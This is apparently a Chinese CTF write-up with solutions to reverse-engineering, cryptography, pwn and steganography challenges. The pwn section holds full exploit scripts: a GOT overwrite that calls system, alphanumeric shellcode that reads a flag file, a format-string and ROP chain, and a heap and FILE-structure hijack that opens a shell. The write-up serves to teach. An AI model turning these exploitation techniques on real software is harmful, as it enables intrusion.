可以看到这个返回值像是单纯的base64加密，但是cyberchef直接解是解不出来的，所以应该是有什么地方改动了，细看代码

```
    public String encodeToBase64(String str) {
        StringBuilder sb = new StringBuilder();
        byte[] bytes = str.getBytes();
        int length = (3 - (bytes.length % 3)) % 3;
        int length2 = bytes.length + length;
        for (int i = 0; i < length2; i += 3) {
            int i2 = 0;
            for (int i3 = 0; i3 < 3; i3++) {
                i2 <<= 8;
                int i4 = i + i3;
                if (i4 < bytes.length) {
                    i2 |= bytes[i4] & UByte.MAX_VALUE;
                }
            }
            int i5 = 0;
            while (i5 < 4) {
                int i6 = 2;
                if (i5 != 1) {
                    i6 = i5 == 2 ? 1 : i5;
                }
                if (((i * 8) / 6) + i5 < ((bytes.length * 8) / 6) + length) {
                    sb.append(BASE64_CHARS[(i2 >> ((3 - i6) * 6)) & 63]);
```

```
                } else {
                    sb.append('=');
                }
                i5++;
            }
        }
        return sb.toString();
    }
```

这里有一个奇怪的代码：

```
int i6 = 2;
if (i5 != 1) {
    i6 = i5 == 2 ? 1 : i5;
}
```

分析后可知，这里是将每四组base64后的结果中的第2，3位换了一个位置（cyberchef手动base64一下测试字符串也可以直接看出），所以username改一下加密字符串后解base64直接就出了：

```
c9m1bRmfY5Wk (换位)-> cm91bmRfYW5k (base64)-> round_and
```

username：round_and

知道username后可以frida出这个box：

```
function hook2(){
    let MakePath = Java.use("com.example.demo.MakePath");
    MakePath["Makebox"].implementation = function (str) {
        console.log('Makebox is called' + ', ' + 'str: ' + str);
        let ret = this.Makebox(str);
        console.log('Makebox ret value is ' + ret);
        return ret;
    };
}

function main(){
    Java.perform(function(){
        hook2();
    });
}
setImmediate(main);
```

box[1024]：

```
Makebox ret value is
924,967,912,973,921,936,916,926,942,963,930,927,912,971,924,961,909,956,896,906,
946,991,958,899,900,991,904,981,897,944,908,902,902,1003,906,951,952,995,948,100
1,949,900,952,946,906,999,902,955,940,1015,928,1021,937,920,932,942,926,1011,914
,943,928,1019,940,1009,989,1004,976,986,994,911,1006,979,980,911,984,901,977,992
,988,982,1014,923,1018,967,968,915,964,921,965,1012,968,962,1018,919,1014,971,10
20,935,1008,941,1017,968,1012,1022,974,931,962,1023,1008,939,1020,929,1005,988,9
92,1002,978,959,990,995,996,959,1000,949,993,976,1004,998,806,843,810,791,792,83
5,788,841,789,804,792,786,810,839,806,795,780,855,768,861,777,824,772,782,830,85
1,818,783,768,859,780,849,829,780,816,826,770,879,782,819,820,879,824,869,817,76
8,828,822,790,891,794,807,808,883,804,889,805,788,808,802,794,887,790,811,860,77
5,848,781,857,872,852,862,878,771,866,863,848,779,860,769,845,892,832,842,882,79
9,894,835,836,799,840,789,833,880,844,838,838,811,842,887,888,803,884,809,885,83
6,888,882,842,807,838,891,876,823,864,829,873,856,868,878,862,819,850,879,864,82
7,876,817,669,684,656,666,674,719,686,659,660,719,664,709,657,672,668,662,694,73
1,698,647,648,723,644,729,645,692,648,642,698,727,694,651,700,743,688,749,697,64
8,692,702,654,739,642,703,688,747,700,737,685,668,672,682,658,767,670,675,676,76
7,680,757,673,656,684,678,742,651,746,727,728,643,724,649,725,740,728,722,746,64
7,742,731,716,663,704,669,713,760,708,718,766,659,754,719,704,667,716,657,765,71
6,752,762,706,687,718,755,756,687,760,677,753,704,764,758,726,699,730,743,744,69
1,740,697,741,724,744,738,730,695,726,747,540,583,528,589,537,552,532,542,558,57
9,546,543,528,587,540,577,525,572,512,522,562,607,574,515,516,607,520,597,513,56
0,524,518,518,619,522,567,568,611,564,617,565,516,568,562,522,615,518,571,556,63
1,544,637,553,536,548,558,542,627,530,559,544,635,556,625,605,620,592,602,610,52
7,622,595,596,527,600,517,593,608,604,598,630,539,634,583,584,531,580,537,581,62
8,584,578,634,535,630,587,636,551,624,557,633,584,628,638,590,547,578,639,624,55
5,636,545,621,604,608,618,594,575,606,611,612,575,616,565,609,592,620,614,422,45
9,426,407,408,451,404,457,405,420,408,402,426,455,422,411,396,471,384,477,393,44
0,388,398,446,467,434,399,384,475,396,465,445,396,432,442,386,495,398,435,436,49
5,440,485,433,384,444,438,406,507,410,423,424,499,420,505,421,404,424,418,410,50
3,406,427,476,391,464,397,473,488,468,478,494,387,482,479,464,395,476,385,461,50
8,448,458,498,415,510,451,452,415,456,405,449,496,460,454,454,427,458,503,504,41
9,500,425,501,452,504,498,458,423,454,507,492,439,480,445,489,472,484,494,478,43
5,466,495,480,443,492,433,285,300,272,282,290,335,302,275,276,335,280,325,273,28
8,284,278,310,347,314,263,264,339,260,345,261,308,264,258,314,343,310,267,316,35
9,304,365,313,264,308,318,270,355,258,319,304,363,316,353,301,284,288,298,274,38
3,286,291,292,383,296,373,289,272,300,294,358,267,362,343,344,259,340,265,341,35
6,344,338,362,263,358,347,332,279,320,285,329,376,324,334,382,275,370,335,320,28
3,332,273,381,332,368,378,322,303,334,371,372,303,376,293,369,320,380,374,342,31
5,346,359,360,307,356,313,357,340,360,354,346,311,342,363,156,199,144,205,153,16
8,148,158,174,195,162,159,144,203,156,193,141,188,128,138,178,223,190,131,132,22
3,136,213,129,176,140,134,134,235,138,183,184,227,180,233,181,132,184,178,138,23
1,134,187,172,247,160,253,169,152,164,174,158,243,146,175,160,251,172,241,221,23
6,208,218,226,143,238,211,212,143,216,133,209,224,220,214,246,155,250,199,200,14
7,196,153,197,244,200,194,250,151,246,203,252,167,240,173,249,200,244,254,206,16
3,194,255,240,171,252,161,237,220,224,234,210,191,222,227,228,191,232,181,225,20
8,236,230,38,75,42,23,24,67,20,73,21,36,24,18,42,71,38,27,12,87,0,93,9,56,4,14,6
2,83,50,15,0,91,12,81,61,12,48,58,2,111,14,51,52,111,56,101,49,0,60,54,22,123,26
,39,40,115,36,121,37,20,40,34,26,119,22,43,92,7,80,13,89,104,84,94,110,3,98,95,8
0,11,92,1,77,124,64,74,114,31,126,67,68,31,72,21,65,112,76,70,70,43,74,119,120,3
5,116,41,117,68,120,114,74,39,70,123,108,55,96,61,105,88,100,110,94,51,82,111,96
,59,108,49
```

得到这个box后，password在round里面多次运算，不好逆向求解，直接爆破：

```
sbox = [924, 967, 912, 973, 921, 936, 916, 926, 942, 963, 930, 927, 912, 971,
924, 961, 909, 956, 896, 906, 946, 991, 958, 899, 900, 991, 904, 981, 897, 944,
908, 902, 902, 1003, 906, 951, 952, 995, 948, 1001, 949, 900, 952, 946, 906,
999, 902, 955, 940, 1015, 928, 1021, 937, 920, 932, 942, 926, 1011, 914, 943,
928, 1019, 940, 1009, 989, 1004, 976, 986, 994, 911, 1006, 979, 980, 911, 984,
901, 977, 992, 988, 982, 1014, 923, 1018, 967, 968, 915, 964, 921, 965, 1012,
968, 962, 1018, 919, 1014, 971, 1020, 935, 1008, 941,1017, 968, 1012, 1022, 974,
931, 962, 1023, 1008, 939, 1020, 929, 1005, 988, 992, 1002, 978, 959, 990, 995,
996, 959, 1000, 949, 993, 976, 1004, 998, 806, 843, 810, 791, 792, 835, 788,
841, 789, 804, 792, 786, 810, 839, 806, 795, 780, 855, 768, 861, 777, 824, 772,
782, 830, 851, 818, 783, 768, 859, 780, 849, 829, 780, 816, 826, 770, 879, 782,
819, 820, 879, 824, 869, 817, 768, 828, 822, 790, 891, 794, 807, 808, 883, 804,
889, 805, 788, 808, 802, 794, 887, 790, 811, 860, 775, 848, 781, 857, 872, 852,
862,878, 771, 866, 863, 848, 779, 860, 769, 845, 892, 832, 842, 882, 799, 894,
835, 836, 799, 840, 789, 833, 880, 844, 838, 838, 811, 842, 887, 888, 803, 884,
809, 885, 836, 888, 882, 842, 807, 838, 891, 876, 823, 864, 829, 873, 856, 868,
878, 862, 819, 850, 879, 864, 827, 876, 817, 669, 684, 656, 666, 674, 719, 686,
659, 660, 719, 664, 709, 657, 672, 668, 662, 694, 731, 698, 647, 648, 723, 644,
729, 645, 692, 648, 642, 698, 727, 694, 651, 700, 743, 688, 749, 697, 648, 692,
702, 654, 739, 642, 703,688, 747, 700, 737, 685, 668, 672, 682, 658, 767, 670,
675, 676, 767, 680, 757, 673, 656, 684, 678, 742, 651, 746, 727, 728, 643, 724,
649, 725, 740, 728, 722, 746, 647, 742, 731, 716, 663, 704, 669, 713, 760, 708,
718, 766, 659, 754, 719, 704, 667, 716, 657, 765, 716, 752, 762, 706, 687, 718,
755, 756, 687, 760, 677, 753, 704, 764, 758, 726, 699, 730, 743, 744, 691, 740,
697, 741, 724, 744, 738, 730, 695, 726, 747, 540, 583, 528, 589, 537, 552, 532,
542, 558, 579, 546, 543, 528, 587, 540, 577,525, 572, 512, 522, 562, 607, 574,
515, 516, 607, 520, 597, 513, 560, 524, 518, 518, 619, 522, 567, 568, 611, 564,
617, 565, 516, 568, 562, 522, 615, 518, 571, 556, 631, 544, 637, 553, 536, 548,
558, 542, 627, 530, 559, 544, 635, 556, 625, 605, 620, 592, 602, 610, 527, 622,
595, 596, 527, 600, 517, 593, 608, 604, 598, 630, 539, 634, 583, 584, 531, 580,
537, 581, 628, 584, 578, 634, 535, 630, 587, 636, 551, 624, 557, 633, 584, 628,
638, 590, 547, 578, 639, 624, 555, 636, 545, 621, 604, 608, 618,594, 575, 606,
611, 612, 575, 616, 565, 609, 592, 620, 614, 422, 459, 426, 407, 408, 451, 404,
457, 405, 420, 408, 402, 426, 455, 422, 411, 396, 471, 384, 477, 393, 440, 388,
398, 446, 467, 434, 399, 384, 475, 396, 465, 445, 396, 432, 442, 386, 495, 398,
435, 436, 495, 440, 485, 433, 384, 444, 438, 406, 507, 410, 423, 424, 499, 420,
505, 421, 404, 424, 418, 410, 503, 406, 427, 476, 391, 464, 397, 473, 488, 468,
478, 494, 387, 482, 479, 464, 395, 476, 385, 461, 508, 448, 458, 498, 415, 510,
451,452, 415, 456, 405, 449, 496, 460, 454, 454, 427, 458, 503, 504, 419, 500,
425, 501, 452, 504, 498, 458, 423, 454, 507, 492, 439, 480, 445, 489, 472, 484,
494, 478, 435, 466, 495, 480, 443, 492, 433, 285, 300, 272, 282, 290, 335, 302,
275, 276, 335, 280, 325, 273, 288, 284, 278, 310, 347, 314, 263, 264, 339, 260,
345, 261, 308, 264, 258, 314, 343, 310, 267, 316, 359, 304, 365, 313, 264, 308,
318, 270, 355, 258, 319, 304, 363, 316, 353, 301, 284, 288, 298, 274, 383, 286,
291, 292, 383, 296, 373,289, 272, 300, 294, 358, 267, 362, 343, 344, 259, 340,
265, 341, 356, 344, 338, 362, 263, 358, 347, 332, 279, 320, 285, 329, 376, 324,
334, 382, 275, 370, 335, 320, 283, 332, 273, 381, 332, 368, 378, 322, 303, 334,
371, 372, 303, 376, 293, 369, 320, 380, 374, 342, 315, 346, 359, 360, 307, 356,
313, 357, 340, 360, 354, 346, 311, 342, 363, 156, 199, 144, 205, 153, 168, 148,
158, 174, 195, 162, 159, 144, 203, 156, 193, 141, 188, 128, 138, 178, 223, 190,
131, 132, 223, 136, 213, 129, 176, 140, 134,134, 235, 138, 183, 184, 227, 180,
233, 181, 132, 184, 178, 138, 231, 134, 187, 172, 247, 160, 253, 169, 152, 164,
174, 158, 243, 146, 175, 160, 251, 172, 241, 221, 236, 208, 218, 226, 143, 238,
211, 212, 143, 216, 133, 209, 224, 220, 214, 246, 155, 250, 199, 200, 147, 196,
153, 197, 244, 200, 194, 250, 151, 246, 203, 252, 167, 240, 173, 249, 200, 244,
```

```
254, 206, 163, 194, 255, 240, 171, 252, 161, 237, 220, 224, 234, 210, 191, 222,
227, 228, 191, 232, 181, 225, 208, 236, 230, 38, 75, 42, 23,24, 67, 20, 73, 21,
36, 24, 18, 42, 71, 38, 27, 12, 87, 0, 93, 9, 56, 4, 14, 62, 83, 50, 15, 0, 91,
12, 81, 61, 12, 48, 58, 2, 111, 14, 51, 52, 111, 56, 101, 49, 0, 60, 54, 22,
123, 26, 39, 40, 115, 36, 121, 37, 20, 40, 34, 26, 119, 22, 43, 92, 7, 80, 13,
89, 104, 84, 94, 110, 3, 98, 95, 80, 11, 92, 1, 77, 124, 64, 74, 114, 31, 126,
67, 68, 31, 72, 21, 65, 112, 76, 70, 70, 43, 74, 119, 120, 35, 116, 41, 117, 68,
120, 114, 74, 39, 70, 123, 108, 55, 96, 61, 105, 88, 100, 110, 94, 51, 82, 111,
96, 59, 108, 49]

checknum = [352, 646, 752, 882, 65, 0, 122, 0, 0, 7, 350, 360]

def round(Sbox, chr, i):
    def add(Sbox, chr, i):
        i3 = (((chr + Sbox[i]) % 1024) + 1024) % 1024
        return i3, (i + i3) % 1024

    def sub(Sbox, chr, i):
        i3 = (((chr - Sbox[i]) % 1024) + 1024) % 1024
        return i3, (i + i3) % 1024

    def xor(Sbox, chr, i):
        i3 = (Sbox[i] ^ chr) % 1024
        return i3, (i + i3) % 1024

    def shl(chr, i):
        i3 = (chr >> 3) % 1024
        return i3, (i + i3) % 1024

    def shr(chr, i):
        i3 = (chr << 3) % 1024
        return i3, (i + i3) % 1024

    def get_miao_num(Sbox, chr, i):
        return (((Sbox[i] ^ chr) % 5) + 5) % 5

    for _ in range(32):
        miao_num = get_miao_num(Sbox, chr, i)
        if miao_num == 0:
            chr, i = add(Sbox, chr, i)
        elif miao_num == 1:
            chr, i = sub(Sbox, chr, i)
        elif miao_num == 2:
            chr, i = xor(Sbox, chr, i)
        elif miao_num == 3:
            chr, i = shl(chr, i)
        elif miao_num == 4:
            chr, i = shr(chr, i)

    return chr, i
import string
alis = string.ascii_lowercase + '_' + string.ascii_uppercase
def find_password(Sbox, checknum, ini_rip, depth=0, password=''):
    if depth == len(checknum):
        print(f'Found password: {password}')
```

```
        return

    rip = ini_rip
    for ch in range(32, 127):
        if(chr(ch) not in alis):
            continue
        list1, rip_ = round(Sbox, ch, rip)
        if list1 == checknum[depth]:
            find_password(Sbox, checknum, rip_, depth + 1, password + chr(ch))

ini_rip = 33
find_password(sbox, checknum, ini_rip)
```

结果：

```
_rounD_we_go
```

最后按题目要求将flag拼起来：

```
D0g3xGC{round_and_rounD_we_go}
```

CRYPTO

babyrsa

考察：Schmidit-Samoa密码系统

```
from Crypto.Util.number import *
from gmpy2 import*

c =
82363935080688828403687816407414245190197520763274791336321809938555352729292372
51175072087463673317031878386490486040221921791627553202672698896717324451705886
15153017956512353565899352600888968625973217598204812886342326021612795082853763
96160040216717452399727353343286840178630019331762024227868572613111538565515895
04801531835204447579955683317432941877401263976968000777496887045533338641919982
02131656989488198571713669038574771823061786739248613704691 75
n =
53940389487194577982720217406130297034108245592836413744496284435903992416016319
68636397327472613163520839237627603922775365911217062706807341755440934844235642
23679628430671167864783270170316881238613070741410367403388936640139281272357761
77338808453471702864078822735025414082112890833893821103829908922496766690252269
89057621698598393202779395097275327935538752542433965223403058809442198868740862
51872580220405893975158782585205038779055706441633392356197489
d =
58169755386408729394668831947856757060407423126014928705447058468355548861569452
52273430518838801776432101877043519276774614593273942350738750060656361711676419
64185337483808930944480605620815439272958280070168735885304799857281350155101712
17414380395169021607415979109815455365309760152218352878885075237009

pq=gcd(pow(2,n*d,n)-2,n)

m=pow(c,d,pq)
print(long_to_bytes(m))
```

灵感来源于2022巅峰极客gcd一题QAQ，感兴趣的师傅可以去瞅瞅

EZ_sign

考察：DSA和平方和的求解

```
import random
from Crypto.Util.number import*
from gmpy2 import*
from sage.all import*

a =
14932849004543694260498887580211648962132882889828542094771531134943686181749029
18244449210970513023717085429072563428765476581018702127217476476704303026690648
64905380294108258544172347364992433926644937979367545128905469215614628012983692
57709404850555634111838528080518786731425652573007184423693415163320 3
b = 829396411171540475587755762866203184101195238207
g =
87036604306839610565326489540582721363203007549199721259441400754982765368067012
24628118743250149061463330269666703418835710838764392190724796485074152579718373
29412213352153661822662840049535892517645751622284041407685365341674911174336898
78845912406615227673100755350290475167413701005196853054828541680397
```

```
y =
97644672217092534422903769459190836176879315123054001151977789291649564201120414
03628755728043160839074159583446763210839766327678126560102488921765449041925920
89198981801955867147901276502447887821550326151169441021137360411313155317652208
91253274685646444667344472175149252120261958868249193192444916098238

pub = (a, b, g, y)

def sign(pub, pri, k):
    (p,q,g,y) = pub
    x = pri
    r = int(powmod(g, k, p) % q)
    H = bytes_to_long(sha1(os.urandom(20)).digest())
    s = int((H + r * x) * invert(k, q) % q)
    return (H,r,s)

(H1, r1, s1) = 659787401883545685817457221852854226644541324571,
33487845286497881906193099706506193744946434541 1,
28211979327315621449743360302682391047468290064 0
(H2, r2, s2) = 156467414524100313878421798396433081456201599833,
58411455669950911169533756554182920533694036035 4,
82737152224092106679047704856978783487711215914 2

PR.<x> = PolynomialRing(GF(b))
f = s2*x^2*r1-s1*x*r2-H2*r1+H1*r2
print(f.roots())
k = f.roots()[1][0]
print(k)
x = (s1*k-H1) * invert(r1, b) % b
print(long_to_bytes(int(x)))

C=17909320918192914995334661361785420667597682327741256586807907029972829091365 8

f = ZZ[I](C)
divisors_f = divisors(f)
for d in divisors_f:
    a,b = d.real(), d.imag()
    if a**2 + b**2 == C:
        p = abs(int(a))
        q = abs(int(b))
        if is_prime(p) and is_prime(q):
            print(p)
            print(q)
            break
e = 44519

c =
18947793008364154366082991046877977562448549186943043756326365751169362247521
d = invert(e,(p-1)*(q-1))
m = powmod(c, d, p*q)
print(long_to_bytes(m))
```

其实就是想给师傅们提供更多关于这类问题的解法QAQ，这个问题存在多解的情况，two_squares是一种方法，还有一个就是复数的模长，然后根据wp的提供来看还有一个丢番图方程的方法和cornacchia算法(也算是我也学到了hhh，感兴趣的师傅们都可以去了解学习学习

Curve

考察：爱德华扭曲曲线

```
from Crypto.Util.number import *
p =
64141017538026690847507665744072764126523219720088055136531450296140542176327
a = 362
d = 7
c = 1
e = 0x10001

eG =
(34120664973166619886120801966861368419497948422807175421202190709822232354059,
11301243831592615312624457443883283529467532390028216735072818875052648928463)
gx =
3412066497316661988612080196686136841949794842280717542120219070982223235405 9
PR.<y>=PolynomialRing(Zmod(p))
f=(d*gx^2-1)*y^2+(1-a*gx^2)
gy=int(f.roots()[0][0])
print(gy)
#ECC参数转换
F = GF(p)
dd = F(d*c^4)
A = F(2) * F(a+dd) / F(a-dd)
B = F(4) / F(a-dd)
a = F(3-A^2) / F(3*B^2)
b = F(2*A^3-9*A) / F(27*B^3)

def edwards_to_ECC(x,y):
    x1 = F(x) / F(c)
    y1 = F(y) / F(c)
    #now curve is a*x^2+y^2 = 1+dd*x^2*y^2

    x2 = F(1+y1) / F(1-y1)
    y2 = F(x2) / F(x1)
    #now curve is By^2 = x^3 + Ax^2 + x

    x3 = (F(3*x2) + F(A)) / F(3*B)
    y3 = F(y2) / F(B)
    #now curve is y^2 = x^3 + ax + b

    return (x3,y3)

def ECC_to_edwards(x,y):
    x2 = (F(x) * F(3*B) - F(A)) / F(3)
    y2 = F(y) * F(B)
    #now curve is By^2 = x^3 + Ax^2 + x

    x1 = F(x2) / F(y2)
    y1 = F(1) - (F(2) / F(x2+1))
    #now curve is a*x^2+y^2 = 1+dd*x^2*y^2

    x_ = F(x1) * F(c)
    y_ = F(y1) * F(c)
```

```
    #now curve is a*x^2+y^2 = c^2(1+d*x^2*y^2)

    return (x_,y_)

E = EllipticCurve(GF(p), [a, b])
order = E.order()
eG = E(edwards_to_ECC(eG[0],eG[1]))
t = inverse(e,order)
G = t*eG
G = ECC_to_edwards(G[0],G[1])
print(long_to_bytes(int(G[0])))
```

灵感来源于2024羊城杯，后来自己又去学了这一块儿的东西以后又翻到了鸡块师傅的博客里这一题，感觉又学到了于是就把这道题拿出来了，来源：tangcuxiaojikuai.xyz/post/187210a7.html

PWN

beverage store

```
from pwn import *
from ctypes import *
context(os='linux', arch='amd64', log_level='debug')

file_name = "./pwn"
e = ELF(file_name)
lib = './libc.so.6'
select=1
if select == 0:
    p=process(file_name)
    libc = ELF(lib)
else:
    p=remote('125.70.243.22',31489)
    libc = ELF(lib)
def debug():
    gdb.attach(p)
    # gdb.attach(p,'b *\nc')
sd = lambda s : p.send(s)
sl = lambda s : p.sendline(s)
sa = lambda n,s : p.sendafter(n,s)
sla = lambda n,s : p.sendlineafter(n,s)
rc = lambda n : p.recv(n)
rl = lambda : p.recvline()
ru = lambda s : p.recvuntil(s)
ra = lambda : p.recvall()
it = lambda : p.interactive()
uu32 = lambda data : u32(data.ljust(4, b'\x00'))
uu64 = lambda data : u64(data.ljust(8, b'\x00'))
def debug():
    gdb.attach(p)
```

```
sd(b'a'*12)
cdll = CDLL('./libc.so.6')
seed=0x61616161
cdll.srand(seed)

print('rand is -->',cdll.rand())
sl(b'174293452')
sla('wine\n',b'-4')

ru(b'which one to choose\n')
sd(p64(0x40133B)) #改exit函数got

sla('wine\n',b'-5')
ru(b'which one to choose\n')

sd(b'a'*8)
ru('aaaaaaaa')
scanf_ = u64(rc(6).ljust(8,b'\x00'))


base= scanf_-libc.sym['__isoc99_scanf']
print("base:"+hex(base))
sys=base+libc.sym['system']

sla('wine\n',b'-7')
ru(b'which one to choose\n')
sd(p64(sys))

sla('wine\n',b'-4')
ru(b'which one to choose\n')
sd(p64(0x401511))
sd(b"cat flag")
it()
```

Alpha_Shell

```
from pwn import *
from ae64 import AE64

p = process("./attachment")
context(os="linux", arch='amd64', log_level='debug')

p.recvuntil("\n")
shellcode = shellcraft.openat('AT_FDCWD', './flag', 0, 0)
shellcode += shellcraft.sendfile(1, 3, 0, 50)
alphanumeric_shellcode = AE64().encode(asm(shellcode), 'rdx', 0, 'fast')
p.send(alphanumeric_shellcode)

p.interactive()
```

Offensive_Security

```
from time import sleep
from pwn import *

elf = ELF("./attachment")
context(os="linux", arch="amd64", log_level="debug")
p = process("./attachment")

p.recvuntil("Username:")
payload = b"%9$ln".ljust(8, b"\x00") + p64(0x6002B0)
p.send(payload)

p.recvuntil(b"password:")
p.send(p64(0x0))

sleep(0.2)
p.sendlineafter(b'Guess the authentication code?', b'4')
p.sendline(b"4")

data_section_address = 0x00600298
bextr_rbx_rcx_rdx = 0x0000000000400650
xlatb = 0x000000000040064E
pop_rdi = 0x0000000000400661
stosb_rdi_al = 0x000000000040065F
printer = 0x0000000000400647

string_to_write = b"flag"
char_locations = []
elf_base = 0
for char in string_to_write:
    match = next(elf.search(bytes([char])))
    char_addr = hex(match + elf_base)
    char_locations.append(char_addr)
    info("%s found at %s", chr(char), char_addr)
current_rax = 0x0
xploit = b""

for i, char_location in enumerate(char_locations):
    if(i != 0):
        current_rax = string_to_write[i - 1]
    xploit += p64(bextr_rbx_rcx_rdx)
    xploit += p64(0x4000)
    xploit += p64(int(char_location, 16) - current_rax - 0xD093)
    xploit += p64(xlatb)
    xploit += p64(pop_rdi)
    xploit += p64(data_section_address + i)
    xploit += p64(stosb_rdi_al)

payload = cyclic(0x28) + xploit + p64(pop_rdi) + p64(data_section_address) +
p64(printer)

p.recvuntil(b"Login success!")
p.sendlineafter(b">",payload)
```

```
p.interactive()
```

vtable_hijack

```
from pwn import *

elf = ELF("./pwn")
libc = ELF("./libc.so.6")
context(arch=elf.arch, os=elf.os)
context.log_level = 'debug'

context.timeout = 1


def add_chunk(index, size):
    p.sendafter("choice:", "1")
    p.sendafter("index:", str(index))
    p.sendafter("size:", str(size))


def delete_chunk(index):
    p.sendafter("choice:", "2")
    p.sendafter("index:", str(index))


def edit_chunk(index, content):
    p.sendafter("choice:", "3")
    p.sendafter("index:", str(index))
    p.sendafter("length:", str(len(content)))
    p.sendafter("content:", content)


def show_chunk(index):
    p.sendafter("choice:", "4")
    p.sendafter("index:", str(index))


while True:
    p = process([elf.path])
    try:

        add_chunk(0, 0x68)
        add_chunk(1, 0x98)
        add_chunk(2, 0x68)

        delete_chunk(1)
        add_chunk(3, 0x28)
        add_chunk(1, 0x68)
        edit_chunk(1, p16(0x55dd))

        delete_chunk(2)
        delete_chunk(0)
        delete_chunk(2)
```

```
        add_chunk(2, 0x68)
        edit_chunk(2, p8(0xa0))

        add_chunk(4, 0x68)
        add_chunk(4, 0x68)
        add_chunk(4, 0x68)
        add_chunk(4, 0x68)

        edit_chunk(4, '\x00' * 0x33 + p32(0xfbad1880) + ';sh;' + p64(0) * 3 +
p8(0x88))

        libc.address = u64(p.recvuntil('\x7f')[-6:].ljust(8, '\x00')) -
libc.sym['_IO_2_1_stdin_']

        info("libc base: " + hex(libc.address))

        delete_chunk(0)
        delete_chunk(1)
        delete_chunk(0)

        add_chunk(0, 0x68)
        edit_chunk(0, p64(libc.sym['_IO_2_1_stdout_'] + 157))

        add_chunk(0, 0x68)
        add_chunk(0, 0x68)
        add_chunk(0, 0x68)

        # one_gadget = [0x3f3e6, 0x3f43a, 0xd5c07][2] + libc.address

        # gdb.attach(p,"b menu\nc")
        # gdb.attach(p, "b *{}\nc".format(hex(one_gadget)))
        # pause()

        edit_chunk(0, p64(libc.sym['system']).ljust(0x2b, '\x00') +
p64(libc.sym['_IO_2_1_stdout_'] + 157 + 0x10 - 0x38))

        p.interactive()
    except KeyboardInterrupt:
        exit(0)
    except:
        p.close()
```

Misc

eZ_Steg0

解压然后看到01.png，尝试了之后发现不和噪音相关，然后结合文件名01，想到读取像素并查看它们是否代表数据流中的单个位（例如黑色为 0 位，白色为 1 位），最后发现黑色为 0，白色为 1，写个解密脚本

```
from PIL import Image

def image_to_bits(image_file):
```


```
    img = Image.open(image_file).convert("1")
    width, height = img.size
    bits = ""

    for y in range(height):
        for x in range(width):
            bits += '0' if img.getpixel((x, y)) == 0 else '1'  # 0为黑色，1为白色

    return bits

def bits_to_text(bits):
    text = ""
    for i in range(0, len(bits), 8):
        byte = bits[i:i + 8]
        if len(byte) < 8:  # 处理不足8位的情况
            break
        text += chr(int(byte, 2))
    return text

def decrypt_image_to_text(image_file, text_file):
    bits = image_to_bits(image_file)  # 从图像中提取二进制位串
    text = bits_to_text(bits)  # 将二进制位串转换为文本

    with open(text_file, 'w', encoding='utf-8') as file:
        file.write(text)

image_file_path = "01.png"
text_file_path = "test"

decrypt_image_to_text(image_file_path, text_file_path)
```

删点空字符，然后发现test文件反序后是 89504E47 开头，明显的png头，反序后转换为16进制数据，改为png后缀得到密码为：`!!SUp3RP422W0RD^/??.&&`，这就是 key.zip 的密码，然后010打开 key 文件发现前面有段编码，base64解密得到：`stl stl stl`，搜索发现 `STL（STereoLithography，立体光刻）是一种3D模型文件格式`，这里注意STL文件头格式为80个字节，无论什么内容都行，所以只需要删去编码部分即可，改下后缀拿到在线网站：https://www.3dpea.com/cn/view-STL-online 去打开下得到key:sSeCre7KeY?!!@$

以此key去xor下flag文件得到一个wav文件（审wp的时候发现有的佬直接用一个普通wav文件异或flag文件就直接拿到key了，tql），根据题目描述的提示找到文章：https://sumit-arora.medium.com/audio-steganography-the-art-of-hiding-secrets-within-earshot-part-2-of-2-c76b1be719b3，解音频文件的lsb隐写，按照其脚本解密即可得到flag：D0g3xGC{U_4rE_4_WhI2_4t_Ste9An09r4pHY}

Just_F0r3n51Cs

